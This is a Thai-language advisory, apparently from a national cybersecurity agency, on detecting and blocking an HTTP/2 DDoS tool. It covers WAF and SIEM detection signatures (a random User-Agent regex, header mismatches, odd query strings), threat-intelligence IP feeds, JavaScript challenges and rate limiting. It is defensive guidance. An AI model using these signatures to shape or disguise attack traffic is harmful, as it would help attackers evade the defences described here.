การตรวจจับภัยคุกคามตั้งแต่ระยะเริ่มต้น (Early Detection) เป็นปัจจัยสำคัญในการลดผลกระทบจากการโจมตีแบบ DDoS จึงควรกำหนดมาตรการเฝ้าระวังดังต่อไปนี้

1. การเฝ้าระวังความผิดปกติของปริมาณการใช้งานเครือข่าย (Traffic Anomaly Monitoring)

- การตรวจสอบส่วนหัว HTTP (Header Inspection): กำหนดค่า SIEM หรือ WAF ให้แจ้งเตือนทันทีเมื่อพบคำร้องขอที่มีค่า User-Agent เป็นสตริงสุ่มความยาว ๑๕ ตัวอักษร (Regex: `^[a-zA-Z0-9]{15}$`) หรือกรณีที่ค่า User-Agent กับ Sec-CH-UA มีความไม่สอดคล้องกันในเชิงตรรกะ
- การวิเคราะห์พฤติกรรม HTTP/2 (HTTP/2 Behavioral Analysis): เฝ้าติดตามการเชื่อมต่อที่มีอัตราส่วนจำนวน Request ต่อหนึ่ง Connection สูงผิดปกติ (High Request-to-Connection Ratio) ซึ่งเป็นลักษณะเฉพาะของการโจมตีแบบ Multiplexing Flood


2. การบูรณาการข้อมูลข่าวกรองภัยคุกคาม (Threat Intelligence Integration)

- นำเข้าบัญชีรายการไอพีของ Open Proxy, Tor Exit Nodes และ VPN สาธารณะเข้าสู่ระบบไฟร์วอลล์ เพื่อใช้ในการคัดกรองหรือเพิ่มระดับความเข้มงวดในการตรวจสอบการเชื่อมต่อจากแหล่งที่มาประเภทดังกล่าว
- เชื่อมโยงข้อมูล IOCs จากแพลตฟอร์ม MISP หรือระบบ Threat Intelligence อื่นเข้ากับกลไกป้องกันเครือข่าย เพื่อให้ฐานข้อมูลการตรวจจับได้รับการปรับปรุงให้เป็นปัจจุบันโดยอัตโนมัติ

มาตรการป้องกันเชิงเทคนิค

1. การบังคับใช้นโยบายการตรวจสอบเชิงโต้ตอบ (Implementation of Interactive Challenges)

- ข้อเสนอแนะ: กำหนดนโยบายบน Web Application Firewall (WAF) ให้ส่ง JavaScript Challenge หรือ Managed Challenge (เช่น Cloudflare Turnstile) สำหรับการเชื่อมต่อที่เข้าข่ายต้องสงสัย หรือเมื่อปริมาณการใช้งานสูงเกินค่า Threshold ปกติ
- ผลลัพธ์ที่คาดหวัง: เนื่องจากเครื่องมือโจมตีนี้ทำงานบน Node.js โดยไม่มี Browser Engine จึงไม่สามารถประมวลผล Challenge ดังกล่าวได้ ส่งผลให้การโจมตีถูกหยุดยั้งก่อนถึง Web Server



2. การกรองการรับ-ส่งข้อมูลขั้นสูง (Advanced Traffic Filtering)

- กฎการบล็อก (Blocking Rules): สร้างกฎบน WAF เพื่อปฏิเสธการเชื่อมต่อ (Drop/Block) สำหรับคำร้องที่มีรูปแบบ Query String ผิดปกติ (เช่น โครงแบบ ?xxxxx=yyyyyyyy...) หรือมีค่า User-Agent ที่ตรงกับ Signature ของการโจมตี
- การตรวจสอบความสอดคล้องของโปรโตคอล (Protocol Compliance): หากอุปกรณ์รองรับ ให้เปิดใช้การตรวจสอบมาตรฐาน HTTP/2 แบบเคร่งครัด (Strict HTTP/2 Validation) เพื่อปิดตกการเชื่อมต่อที่ใช้ค่าเฟรมหรือพารามิเตอร์ที่ผิดปกติหรือเกินมาตรฐาน

3. การจำกัดอัตราการร้องขอ (Rate Limiting Strategies)

- กำหนดนโยบายจำกัดจำนวน Request ต่อหนึ่งที่อยู่ไอพี (Rate Limiting per IP) ให้เหมาะสมกับรูปแบบการใช้งานจริง โดยพิจารณาแยกตามประเภทของเส้นทาง เช่น หน้า Login หรือ API ควรกำหนดเกณฑ์ที่เข้มงวดกว่าหน้า Static Content
- พิจารณานำ Rate Limiting แบบ “ต่อเซสชัน” (Per-Session) หรือ “อ้างอิง JA3 Fingerprint” มาใช้ร่วมด้วย แทนการอิงเฉพาะที่อยู่ไอพี เพื่อรองรับสถานการณ์ที่ผู้โจมตีใช้พร็อกซีจำนวนมากในการกระจายทราฟฟิก



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th